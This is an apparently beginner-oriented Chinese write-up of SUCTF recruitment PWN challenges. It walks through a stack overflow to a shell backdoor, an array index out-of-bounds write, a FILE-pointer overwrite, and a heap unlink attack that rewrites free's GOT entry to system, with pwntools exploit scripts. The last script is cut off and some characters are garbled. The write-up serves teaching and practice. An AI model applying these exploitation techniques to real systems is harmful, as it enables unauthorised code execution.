

此次的SUCTF招新赛的PWN题一共有七题，难度算是逐步上升吧，写个稍微详细一点的WP，希望能给刚刚入门的萌新PWNer一点帮助

题目的名字被我统一改成了supwn1-7，对应这下面的七题，我也放到百度云上了：

链接：<https://pan.baidu.com/s/1rnsyHCQzziS53AZZ-NTHzA>

提取码：1ha2

stack


这是一道基础的栈溢出的题目，通过[checksec](#)可以看到该程序什么保护机制都没开，它是一个64位的小端序的elf程序，当然也可以通过file命令来查看程序的基本信息

```
zeref@ubuntu:~/桌面/su_ctf$ checksec supwn1
[*] '/home/zeref/桌面/su_ctf/supwn1'
Arch: amd64-64-little
RELRO: Partial RELRO
Stack: No canary found
NX: NX disabled
PIE: No PIE (0x400000)
RWX: Has RWX segments
```

```
$ file supwn1
```

```
supwn1: ELF 64-bit LSB executable, x86-64, version 1 (SYSV), dynamically linked, interpreter /lib64/ld-linux-x86-64.so.2, for
```

通过将程序拖入IDA中，可以看到它的反编译后的程序逻辑：



```
int __cdecl main(int argc, const char **argv, const char **envp)
{
    char buf; // [rsp+0h] [rbp-20h]

    setvbuf(stdin, 0LL, 2, 0LL);
    setvbuf(_bss_start, 0LL, 2, 0LL);
    puts("_____");
    puts("/|_|_|_|_|_|_|_|_|_|");
    puts("\\_|_|_|_|_|_|_|_|_|");
    puts(")|_|_|_|_|_|_|_|_|");
    puts("|_|_|_|_|_|_|_|_|");
    puts("\\_|_|_|_|_|_|_|_|");
    puts("=====");
    return read(0, &buf, 0x30uLL);
}
```

可以看到，该程序首先输出了一个字符串样式“suctf”，接着调用了read函数，向buf中读入0x30个字节

而在IDA中可以看到，buf的空间大小只有0x20个字节，这里明显造成的栈溢出，可以通过覆盖一个八字节ebp+一个八字节的跳转地址，实现控制程序的流程

另外有的时候，buf的栈空间大小并不能单纯的从上面的【rbp-20h】看出，它还可能是rsp寻址，得看【rsp+0h】，在这种情况下，可以使用gdb调试的一种插件---[GEF](#)的

就以这题为例子，我们打开gdb-gef：

```

zeref@ubuntu:~/桌面/su_ctf$ gdb supwn1
GNU gdb (Ubuntu 7.11.1-0ubuntu1~16.5) 7.11.1
Copyright (C) 2016 Free Software Foundation, Inc.
License GPLv3+: GNU GPL version 3 or later <http://gnu.org/licenses/gpl.html>
This is free software: you are free to change and redistribute it.
There is NO WARRANTY, to the extent permitted by law. Type "show copying"
and "show warranty" for details.
This GDB was configured as "x86_64-linux-gnu".
Type "show configuration" for configuration details.
For bug reporting instructions, please see:
<http://www.gnu.org/software/gdb/bugs/>.
Find the GDB manual and other documentation resources online at:
<http://www.gnu.org/software/gdb/documentation/>.
For help, type "help".
Type "apropos word" to search for commands related to "word"...
GEF for linux ready, type `gef' to start, `gef config' to configure
68 commands loaded for GDB 7.11.1 using Python engine 3.5
[*] 5 commands could not be loaded, run `gef missing' to know why.
[+] Configuration from '/home/zeref/.gef.rc' restored
GEF for linux ready, type `gef' to start, `gef config' to configure
68 commands loaded for GDB 7.11.1 using Python engine 3.5
[*] 5 commands could not be loaded, run `gef missing' to know why.
[+] Configuration from '/home/zeref/.gef.rc' restored
Reading symbols from supwn1...(no debugging symbols found)...done.
gef> pattern create 100
[+] Generating a pattern of 100 bytes
aaaaaaaaabaaaaaaaaacaaaaaaaaadaaaaaaaaeaaaaaaaafaaaaaaagaaaaaaahaaaaaaaiaaaaaajaaaaaaakaaaaaaaalaaaaaamaaa
[+] Saved as '$_gef0'
gef>

```

首先创建一大串远远超过栈空间的字符串，然后输入进程中：

```

gef> pattern create 100
[+] Generating a pattern of 100 bytes
aaaaaaaaabaaaaaaaaacaaaaaaaaadaaaaaaaaeaaaaaaaafaaaaaaagaaaaaaahaaaaaaaiaaaaaajaaaaaaakaaaaaaaalaaaaaamaaa
[+] Saved as '$_gef0'
gef> r(r(a.s))
Starting program: /home/zeref/桌面/su_ctf/supwn1

[main]
SUCTF

=====
aaaaaaaaabaaaaaaaaacaaaaaaaaadaaaaaaaaeaaaaaaaafaaaaaaagaaaaaaahaaaaaaaiaaaaaajaaaaaaakaaaaaaaalaaaaaamaaa

Program received signal SIGSEGV, Segmentation fault.
0x0000000000400733 in main ()
[ Legend: Modified register | Code | Heap | Stack | String ]

```

不出意外的，可以看到程序崩溃了，然后我们用 `pattern find $rbp` 命令去查找到 `rbp` 的偏移

```


gef> pattern search $rbp
[+] Searching '$rbp'
[+] Found at offset 32 (little-endian search) likely
[+] Found at offset 25 (big-endian search)
gef>

```

可以发现，找到了偏移32，也就是0x20，是buf到rbp的距离

GEF还有很多很实用的功能，具体可以去探索一下，另外还有类似的gdb插件：[pwndbg](#)

接着，我们找到了偏移，就需要写一个exp脚本进行利用漏洞从而拿到flag



这里可以看到，IDA中有个next_door函数，它直接调用了system(/bin/sh)函数，如果之前的栈溢出控制跳转能够跳转到这里，那么就能实现getshell，从而拿到flag

我写exp脚本一般是python+[pwntools](#)

这里直接放脚本吧，结合着注释应该可以理解

```
#encoding:utf-8
#!/usr/bin/env python
from pwn import *#pwntools

context.log_level = "debug"#

p=process("./supwn1")#elf
#p.remote("ip",)

binsh =0x400676#next_door

payload = "a"*0x20+"b"*0x08+p64(binsh)#ebp,p64()#pwntools

p.send(payload)#
p.interactive()#shell
```

如果对栈溢出的了解还不是很多的话可以参考以下链接进行学习：

[手把手教你栈溢出从入门到放弃](#)

[CTF-WIKI](#)

basic-pwn

这一题整体上和上一题基本上没有区别吧，都是一个栈溢出，跳转到一个函数，就可以读出flag了

保护机制：只开了一个NX保护，问题不大

```
Arch: amd64-64-little
RELRO: Full RELRO
Stack: No canary found
NX: NX enabled
PIE: No PIE (0x400000)
```

后门函数也不一样了

这里直接贴exp：


babyarray

这题主要是利用了一个数组下标越界的漏洞

先检查一遍他的保护机制：还是和上一题一样

Arch: amd64-64-little
RELRO: Partial RELRO
Stack: No canary found
NX: NX enabled
PIE: No PIE (0x400000)

接着拖入IDA分析程序的逻辑




```
1 int __cdecl main(int argc, const char **argv, const char **envp)
2 {
3     int v4; // [rsp+Ch] [rbp-4h]
4
5     setvbuf(stdout, 0LL, 2, 0LL);
6     setvbuf(stdin, 0LL, 2, 0LL);
7     puts("_____");
8     puts("/|_|_|_|_|_|_|_|_|_|_|_|_|_|_|");
9     puts("\\|_|_|_|_|_|_|_|_|_|_|_|_|_|_|");
10    puts("_____|_|_|_|_|_|_|_|_|_|_|_|_|_|");
11    puts("|_|_|_|_|_|_|_|_|_|_|_|_|_|_|");
12    puts(" ");
13    puts("=====");
14    puts("index:");
15    __isoc99_scanf("%d", &v4);
16    puts("value:");
17    __isoc99_scanf("%d", 4LL * v4 + 0x6010A0);
18    if ( !a )
19        printf(flag);
20    return 0;
21 }
```

程序首先让你输入一个十进制整数v4，然后再让你往【4*v4 + 0x6010a0】的地方输入一个十进制整数

这里可以看到v4的栈空间大小只有4个字节，而输入的又是一个十进制数，那么就没办法造成一个栈溢出控制程序的流程

继续看程序逻辑

输入完后，进行一个if判断，如果变量a为0的话，那么就会直接打印出flag，我们甚至不需要去控制程序的执行流程，双击一下a可以直接看到它所在的地址：是0x601068



```
.data:000000000060104F db 0
.data:0000000000601050 public flag
.data:0000000000601050 ; char flag[]
.data:0000000000601050 flag db 'SUCTF{xxxxxxxxxxxxxxxx}',0
.data:0000000000601050 ; DATA XREF: main+DF↑o
.data:0000000000601067 align 8
.data:0000000000601068 public a
.data:0000000000601068 a dd 1 ; DATA XREF: main+D5↑r
.data:0000000000601068 _data ends
.data:0000000000601068
LOAD:000000000060106C ; =====
```

只要让这个地方的值为0，那么我们就能够得到flag了

从上面的输入逻辑可以发现，我们能控制【4*v4 + 0x6010a0】的值，只要让`4*v4 + 0x6010a0=0x601068`我们就能使得a为0，也就是得让v4为-14，就可以了

于是这题只需要，先输入-14，然后再输入0，就可以得到flag了

easy_overflow_file_structure

这题总的漏洞利用难度不是很大，但是发现溢出这个过程比较难，难点在于发现一个关键函数的漏洞，这比较考验个人的逆向能力

保护机制：

```
Arch:      amd64-64-little
RELRO:     Partial RELRO
Stack:     No canary found
NX:        NX enabled
PIE:       No PIE (0x400000)
```

程序一开始是这样的：

```
int __cdecl main(int argc, const char **argv, const char **envp)
{
    char s; // [rsp+0h] [rbp-1F40h]

    init();
    fd = fopen("./readme.txt", "r");
    fgets(&s, 0x1F40, stdin);
    su_server(&s);
    fclose(fd);
    return 0;
}
```

让你输入一大串东西，然后进入su_server函数

```
char *__fastcall su_server(const char *a1)
{
    unsigned int v1; // eax
    char v3; // [rsp+1Fh] [rbp-1h]

    v1 = time(0LL);
    srand(v1);
    v3 = rand() % 0x80;
    memset(&host, 0, 0x7FuLL);
    memset(&username, 0, 0x7FuLL);
    memset(&researchfield, 0, 0x7FuLL);
    rand_num1 = v3;
    rand_num2 = v3;
    rand_num3 = v3;
    if ( strcmp("GET / HTTP/1.1#", a1, 8uLL) )
        __assert_fail("!strcmp(getMethod,http_header,sizeof(getMethod))", "main.c", 0x59u, "su_server");
    lookForHeader("Host", a1, 0x1F40, &host, 0x7Fu);
    lookForHeader("Username", a1, 0x1F40, &username, 0x7Fu);
    lookForHeader("ResearchField", a1, 0x1F40, &researchfield, 0x7Fu);
    if ( rand_num1 != v3 || rand_num2 != v3 || rand_num3 != v3 )
    {
        if ( fd->_flags == 0xDEADBEEF )
        {
            //■■■■■■■■ fd->_flags■0xDEADBEEF■■■■■■getshell■■flag■■
            puts("66666");
            secret();
        }
        fclose(fd);
        fflush(stderr);
        abort();
    }
    return response(&host, &username, &researchfield);
}
```

```
int secret()
{
    puts("W0W~ I will be very glad if you join in Asuri~");
    puts("This is a easy version of my fsop challenge.");
    puts("If you want to know more about it,search for the classic technique \"fsop\".");
    return system("/bin/sh");
}
```

这个函数的逻辑就是把输入的那一大段的字符串，当做一个http的请求，然后根据关键词Host■■■■■# Username■■■■■# ResearchField■■■■■#来区分三段字符串，分别把xxx内容放入bss段中对应的位置，xxx字符串长度不能超过127

处理这些操作的函数是lookForHeader：

```
//lookForHeader(str, input, 0x1F40, &target, 0x7Fu)

str_len = strlen(str);
for ( i = 0; ; ++i )
{
    result_len = 8000 - str_len;
    if ( result_len <= i )
        break;
    if ( !strcmp((input + i), str, str_len) && *(i + str_len + input) == ':' )
    {
        for ( i += str_len + 1; i < 8000 && (*(i + input) == ' ' || *(i + input) == '\t'); ++i )
            ;
        for ( j = i; j < 8000; ++j )
        {
            if ( *(j + input) == '#' )
            {
                if ( j - i + 1 <= 127 )
                {
                    n_4 = i + input;
                    while ( n_4 < j + input )
                    {
                        v5 = target++;
                        v6 = n_4++;
                        *v5 = *v6;
                    }
                    *target = 0;
                }
            }
            break;
        }
    }
}
```

这里是最骚的了，当时看了好久以为这个函数没有太大问题，但实际上有问题

问题在函数开头这里：for (i = 0; ; ++i)

这里会导致，如果输入的input中，有个多个Host■xxxx#的输入，那么for循环就还会继续，而也就会导致溢出，能往target的位置输入超过127个字符

只要利用了这一点，漏洞就很容易触发了

可以发现ResearchField在bss段的位置中，末尾很接近fd，而只要把fd指向的内容为0xDEADBEEF就可以getshell

```
.bss:000000000060217C          db    ? ;
.bss:000000000060217D          db    ? ;
.bss:000000000060217E          db    ? ;
.bss:000000000060217F  rand_num3  db    ?
.bss:000000000060217F
.bss:0000000000602180          public fd
.bss:0000000000602180  ; FILE *fd
.bss:0000000000602180  fd          dq    ?
.bss:0000000000602180
.bss:0000000000602188          align 20h
.bss:00000000006021A0          public username
.bss:00000000006021A0  username  db    ? ;
.bss:00000000006021A0
.bss:00000000006021A1          db    ? ;
.bss:00000000006021A2          db    ? ;
-----
if ( rand_num1 != v3 || rand_num2 != v3 || rand_num3 != v3 )
{
    if ( fd->_flags == 0xDEADBEEF )
    {
        puts("66666");
        secret();
    }
    fclose(fd);
    fflush(stderr);
}
```



```

int __cdecl main(int argc, const char **argv, const char **envp)
{
    int v3; // [rsp+4h] [rbp-Ch]
    unsigned __int64 v4; // [rsp+8h] [rbp-8h]

    v4 = __readfsqword(0x28u);
    init();
    puts("welcome to note system");
    while ( 1 )
    {
        menu();
        puts("please chooice :");
        __isoc99_scanf("%d", &v3);
        switch ( v3 )
        {
            case 1:
                touch();
                break;
            case 2:
                delete();
                break;
            case 3:
                show();
                break;
            case 4:
                take_note();
                break;
            case 5:
                exit_0();
                return;
            default:
                puts("no such option");
                break;
        }
    }
}

```

经典堆漏洞题目的菜单功能

主要有四个功能

touch()函数，在现有chunk不满10个前提下，创建一个chunk，大小不限，得到的chunk指针存入bss段中的buf

```

unsigned __int64 touch()
{
    int v1; // [rsp+0h] [rbp-10h]
    int i; // [rsp+4h] [rbp-Ch]
    unsigned __int64 v3; // [rsp+8h] [rbp-8h]

    v3 = __readfsqword(0x28u);
    for ( i = 0; i <= 10 && buf[i]; ++i )
    {
        if ( i == 10 )
        {
            puts("the node is full");
            return __readfsqword(0x28u) ^ v3;
        }
    }
    puts("please input the size : ");
    if ( v1 >= 0 && v1 <= 512 )
    { //v1■■■■0
        __isoc99_scanf("%d", &v1);
        buf[i] = malloc(v1);
        if ( buf[i] )
            puts("touch successfully");
    }
    return __readfsqword(0x28u) ^ v3;
}

```

take_note()函数，输入chunk的编号，对创建好的chunk 进行内容输入，输入长度为0x100个字节，如果创建的chunk大小只有0x50，这里就会导致堆溢出漏洞

```

unsigned __int64 take_note()
{
    int v1; // [rsp+4h] [rbp-Ch]
    unsigned __int64 v2; // [rsp+8h] [rbp-8h]

    v2 = __readfsqword(0x28u);
    puts("which one do you want modify :");
    __isoc99_scanf("%d", &v1);
    if ( buf[v1] != 0LL && v1 >= 0 && v1 <= 9 )
    {
        puts("please input the content");
        read(0, buf[v1], 0x100uLL);
    }
    return __readfsqword(0x28u) ^ v2;
}

```

delete()函数，free掉chunk后，buf中的指针也被清空了，这样uaf就不能用了

```

unsigned __int64 delete()
{
    int v1; // [rsp+4h] [rbp-Ch]
    unsigned __int64 v2; // [rsp+8h] [rbp-8h]

    v2 = __readfsqword(0x28u);
    puts("which node do you want to delete");
    __isoc99_scanf("%d", &v1);
    if ( buf[v1] != 0LL && v1 >= 0 && v1 <= 9 )
    {
        free(buf[v1]);
        buf[v1] = 0LL;
    }
    return __readfsqword(0x28u) ^ v2;
}

```

show()函数.如果对应的buf中的指针不为空，则打印出该chunk的内容

```

unsigned __int64 show()
{
    int v1; // [rsp+4h] [rbp-Ch]
    unsigned __int64 v2; // [rsp+8h] [rbp-8h]

    v2 = __readfsqword(0x28u);
    puts("which node do you want to show");
    __isoc99_scanf("%d", &v1);
    if ( buf[v1] != 0LL && v1 >= 0 && v1 <= 9 )
    {
        puts("the content is : ");
        puts(buf[v1]);
    }
    return __readfsqword(0x28u) ^ v2;
}

```

通过以上的分析，我们可以发现，uaf不好用，唯一有明显漏洞点的地方在于take_note函数，就是可利用的是堆溢出，而堆溢出有什么用呢，在堆的布局中堆与堆之间都是0和size字段的内容

这里就可以用到unlink的操作了

首先需要知道什么是[unlink](#)

简单来说，unlink是堆管理机制中的一种操作，为了让相邻的空闲chunk合并，避免heap中有太多零零碎碎的内存块，合并之后可以用来应对更大的内存块请求而采取的一种fastbin的情况下才会触发unlink，因为fastbin的size的p位默认为1。

合并的主要顺序为

先考虑物理低地址空闲块

后考虑物理高地址空闲块

合并后的 chunk 指向合并的 chunk 的低地址

源代码如下

```

#define unlink(AV, P, BK, FD) {
    FD = P->fd;
    BK = P->bk;
    if (__builtin_expect (FD->bk != P || BK->fd != P, 0))
        malloc_printerr (check_action, "corrupted double-linked list", P, AV);
    else {
        FD->bk = BK;
        BK->fd = FD;
        if (!in_smallbin_range (P->size)
            && __builtin_expect (P->fd_nextsize != NULL, 0)) {
            if (__builtin_expect (P->fd_nextsize->bk_nextsize != P, 0)
                || __builtin_expect (P->bk_nextsize->fd_nextsize != P, 0))
                malloc_printerr (check_action,
                                "corrupted double-linked list (not small)",
                                P, AV);
            if (FD->fd_nextsize == NULL) {
                if (P->fd_nextsize == P)
                    FD->fd_nextsize = FD->bk_nextsize = FD;
                else {
                    FD->fd_nextsize = P->fd_nextsize;
                    FD->bk_nextsize = P->bk_nextsize;
                    P->fd_nextsize->bk_nextsize = FD;
                    P->bk_nextsize->fd_nextsize = FD;
                }
            } else {
                P->fd_nextsize->bk_nextsize = P->bk_nextsize;
                P->bk_nextsize->fd_nextsize = P->fd_nextsize;
            }
        }
    }
}

```

我们关注的点在于最后造成的结果会是：

```
FD->bk = BK;
```

```
BK->fd = FD;
```

如果巧妙的构造fd, bk则会导致一个任意地址写的漏洞

同时这个unlink有一个检查机制需要绕过：

```

if (__builtin_expect (FD->bk != P || BK->fd != P, 0))
    malloc_printerr (check_action, "corrupted double-linked list", P, AV);

```

即检查：chunk1前一个chunk的bk是不是chunk1，chunk1后一个chunk的fd是不是chunk1

如果我们通过touch函数构造chunk0和chunk1，大小都是0x80，接着再通过take_note函数对chunk0进行内容添加，由于输入的字节能有0x100那么多，就可以通过溢出，写入任意地址。

接下来讲讲这题的思路，分为三大步骤：

1. 泄露出libc，从而得到system的真正地址
2. 进行unlink，使得某个chunk的指针指向free函数的got表，并通过修改chunk内容从而修改free的got表为system的真实地址
3. free掉一个内容为"/bin/sh\x00"的chunk，也就相对执行了system(/bin/sh)

步骤一：

申请chunk0，chunk1，大小都为0x80

free chunk0

再重新申请一个chunk2，此时chunk2得到的地址和chunk0实际上是一样的，那么内容也会是一样的

由于chunk0被free的时候根据大小被放入了unsorted bins中，这时它的fd和bk都会指向unsorted bins

如果此时通过show函数打印出chunk2的内容，则实际上会打印出chunk0的fd和bk，也就泄露出unsorted bins

当一个small chunk被free的时候，首先是被安排到unsorted bins中，这时它的fd和bk都是指向表头的，因此泄露的地址是<main_arena+88>的地址，而<main_arena>-0x10为<_malloc_hook>函数的真实地址，因此可以用这个函数来泄露libc的基地址</main_arena>

步骤二：

申请chunk0 , chunk1 , chunk2 ,大小都为0x80,内容均随意填充

构造 payload :

```
payload = p64(0)+p64(0x81)+p64(fd)+p64(bk)+"a"*0x60
payload += p64(0x80)+p64(0x90)
```

目的是伪造一个chunk , 使得他的大小为0x80 , fd为0x6020c0-3*8 , bk=fd+8 (0x6020c0是buf的地址)

通过输入payload到chunk0中再溢出修改chunk1的pre_size 和size为0x80和0x90 , 让它误以为chunk1前面就有一个大小为0x80且处于free的状态

接着free掉chunk1

此时就进行了unlink的操作

FD->bk = BK ---> buf = buf -2*8

BK->fd = FD ---> buf = buf -3*8

造成的结果是buf[0]的地方存储着【buf-3*8】这个地址

回顾上面的take_note函数可以发现 , 是通过buf这个数组来向chunk中写入内容的

如果此时buf[0]的内容变成了【buf-3*8】而不是chunk0的指针

那么在向chunk0写入内容的时候就会变成向【buf-3*8】写入内容

这时就可以改变buf的内容了 ! 将buf[n]的内容都可以被我们改变

如果将chunk1在buf中的指针改成free的got表 , 那么就可以改写free的gotb 表了

步骤三 :

这时再向chunk2中写入"/bin/sh"

再将chunk2 free掉

就相当于执行了 : system(/bin/sh)

exp如下 :

```
#encoding:utf-8
#!/usr/bin/env python
from pwn import *
context.log_level = "debug"
bin_elf = "./supwn5"
context.binary=bin_elf
elf = ELF(bin_elf)
libc = ELF("./libc64.so")
#libc = elf.libc

if sys.argv[1] == "r":
    p = remote("43.254.3.203",10005)
elif sys.argv[1] == "l":
    p = process(bin_elf)
#-----
def sl(s):
    return p.sendline(s)
def sd(s):
    return p.send(s)
def rc(timeout=0):
    if timeout == 0:
        return p.recv()
    else:
        return p.recv(timeout=timeout)
def ru(s, timeout=0):
    if timeout == 0:
        return p.recvuntil(s)
    else:
        return p.recvuntil(s, timeout=timeout)
def sla(p,a,s):
```

```

        return p.sendlineafter(a,s)
def sda(p,a,s):
    return p.sendafter(a,s)
def debug(addr='') :
    gdb.attach(p, '')
    pause()
def getshell():
    p.interactive()
#-----

def touch(size):
    sla(p,"please chooice :\n","1")
    sla(p,"please input the size : \n",str(size))
def delete(index):
    sla(p,"please chooice :\n","2")
    sla(p,"which node do you want to delete\n",str(index))
def show(index):
    sla(p,"please chooice :\n","3")
    sla(p,"which node do you want to show\n",str(index))
def take(index,content):
    sla(p,"please chooice :\n","4")
    sla(p,"which one do you want modify :\n",str(index))
    sda(p,"please input the content\n",content)

touch(0x80)#0
touch(0x80)#1■chunk1■■■■■■■■chunk0■free■■■■■top chunk■■■
